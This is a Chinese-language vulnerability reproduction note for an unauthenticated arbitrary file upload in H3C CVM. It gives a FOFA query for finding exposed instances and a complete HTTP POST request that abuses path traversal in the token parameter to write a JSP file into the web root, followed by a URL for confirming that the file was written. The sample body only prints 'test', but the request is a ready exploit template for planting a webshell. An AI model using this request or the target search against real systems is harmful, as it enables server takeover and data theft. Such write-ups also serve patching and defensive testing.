H26-1H3C-CVM-文件上传

漏洞描述：

H3C CVM /cas/fileUpload/upload接口存在任意文件上传漏洞，未授权的攻击者可以上传任意文件，获取 webshell，控制服务器权限，读取敏感信息等。

网站图片：

推荐使用Chrome（下载）、Firefox 6.0及其以上版本的浏览器。推荐分辨率为1440*900或者更高。

网络测绘：

fofa语法：

FOFA：app="H3C-CVM"

漏洞复现：

payload：


```
POST /cas/fileUpload/upload?token=/../../../../../var/lib/tomcat8/webapps/cas/js/lib/buttons/a.jsp&name=123 HTTP/1.1
Host: your-ip
Content-Range: bytes 0-10/20
Referer: http://your-ip/cas/login
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

<%out.println("test");%>
```

效果图:

验证url

```
http://your-ip/cas/js/lib/buttons/a.jsp
```



test